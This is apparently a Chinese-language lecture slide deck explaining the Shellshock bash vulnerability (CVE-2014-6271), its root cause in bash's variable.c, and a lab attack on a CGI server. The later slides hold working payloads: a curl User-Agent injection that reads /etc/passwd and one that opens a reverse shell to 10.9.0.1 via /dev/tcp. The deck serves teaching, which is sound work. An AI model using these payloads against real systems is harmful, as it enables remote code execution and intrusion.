CVE-2014-6271:Shellshock

讲述人：郭佳明

中国科学院信息工程研究所

2022年11月19日

shellshock overview

shellshock overview

- CVE-2014-6271，具有 9.8 CRITICAL的威胁评分
- 于2014年9月24日公开发布，数百万基于Unix的计算机受到攻击

```
# foo是一个字符串
philosopher@ubuntu:~$ foo='() { echo "wdnmd"; } ;echo "8848";'
#打印出字符串foo的内容
philosopher@ubuntu:~$ echo $foo
() { echo "wdnmd"; } ;echo "8848";
#将foo作为环境变量导出
philosopher@ubuntu:~$ export foo
#开一个子进程
philosopher@ubuntu:~$ bash
8848 #这里自动运行了echo 8848命令
philosopher@ubuntu:~$ declare -f foo
foo ()
{
    echo "wdnmd"
}
```

shellshock overview

- foo本是一个shell变量
- export foo使其成为环境变量后，开shell子进程
- foo成为函数，并且命令行自动执行了echo “8848”的命令

```
1 foo='() { echo "wdnmd"; } ;echo "8848";'
2 foo  () { echo "wdnmd"; } ;echo "8848";
```

shellshock overview

- 子进程在传递父进程的环境变量时，若匹配到() {这四个字符，‘=’会被空格替代，因此就会将其解释为函数
- 导致shellshock漏洞的的bash源码：variable.c（line 342）

```
1    if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
2    {
3      string_length = strlen (string);
4      temp_string = (char *)xmalloc (3 + string_length + char_index);
5
6      strcpy (temp_string, name);
7      temp_string[char_index] = ' ';
8      strcpy (temp_string + char_index + 1, string);
9
10     parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
11
12     /* Ancient backwards compatibility.  Old versions of bash exported
13        functions like name()=() {...} */
14     if (name[char_index - 1] == ')' && name[char_index - 2] == '(')
15       name[char_index - 2] = '\0';
16
```

shellshock overview

- 若环境变量字符串是一个函数定义
  - parse_and_execute函数将只解析字符串，而不执行字符串
- 若环境变量字符串包含一个 shell 命令
  - parse_and_execute函数将执行该字符串
- 若环境变量字符串包含多个；隔开的shell命令
  - parse_and_execute函数会执行每一条命令

shellshock overview

- 触发shellshock攻击
  - 找一个接受输入的程序
  - 输入被处理并存储在环境变量中
  - 程序运行 Bash


shellshock overview

- shellshock攻击面
  - 运行CGI脚本的Apache HTTP 服务器
  - 使用CGI作为网络接口的基于Linux的路由器
  - 使用Bash的各种网络服务
  - SSH

Attack CGI via shellshock

利用shellshock漏洞对CGI程序的攻击

- CGI
  - 一种在 Web 页面和 Web 应用程序上生成动态内容的方法
  - 许多 CGI 程序都是 shell 脚本



利用shellshock漏洞对CGI程序的攻击

- 使用curl对bash传递环境变量
  - -v：可以打印出 HTTP 请求的头部
  - -A：设置User-Agent
  - -e：设置Referer
  - -H：添加自定义的 HTTP 请求头

```
1 $ curl -v 10.9.0.80/cgi-bin/getenv.cgi
2 $ curl -A "my data" -v 10.9.0.80/cgi-bin/getenv.cgi
3 $ curl -e "my data" -v 10.9.0.80/cgi-bin/getenv.cgi
4 $ curl -H "AAAAAA: BBBBBB" -v 10.9.0.80/cgi-bin/getenv.cgi
```

利用shellshock漏洞对CGI程序的攻击

- 获取环境变量、设置User-Agent

```
$ cat get_env.sh
#!/bin/bash
curl -A "my data" -v 10.9.0.80/cgi-bin/getenv.cgi

root@VM:~$./get_env.sh

****** Environment Variables ******
HTTP_HOST=10.9.0.80
HTTP_USER_AGENT=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at 10.9.0.80 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=10.9.0.80
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
```

利用shellshock漏洞对CGI程序的攻击

- 获取/etc/passwd文件内容

```
$ curl -A "() { echo hello wdnmd;}; \
echo Content_type: text/plain; echo; /bin/cat /etc/passwd" \
10.9.0.80/cgi-bin/vul.cgi

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

利用shellshock漏洞对CGI程序的攻击

- 获取反弹shell

```
root@VM:/tmp# nc -l 9090 -nv
Listening on 0.0.0.0 9090
Connection received on 10.9.0.80 57482

$curl -A "() { echo hello wdnmd;}; echo Content_type: text/plain; echo; \
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1" 10.9.0.80/cgi-bin/vul.cgi
```

利用shellshock漏洞对CGI程序的攻击

- 进程id获取
- 文件的创建
- 文件的删除

感谢聆听与批评指正！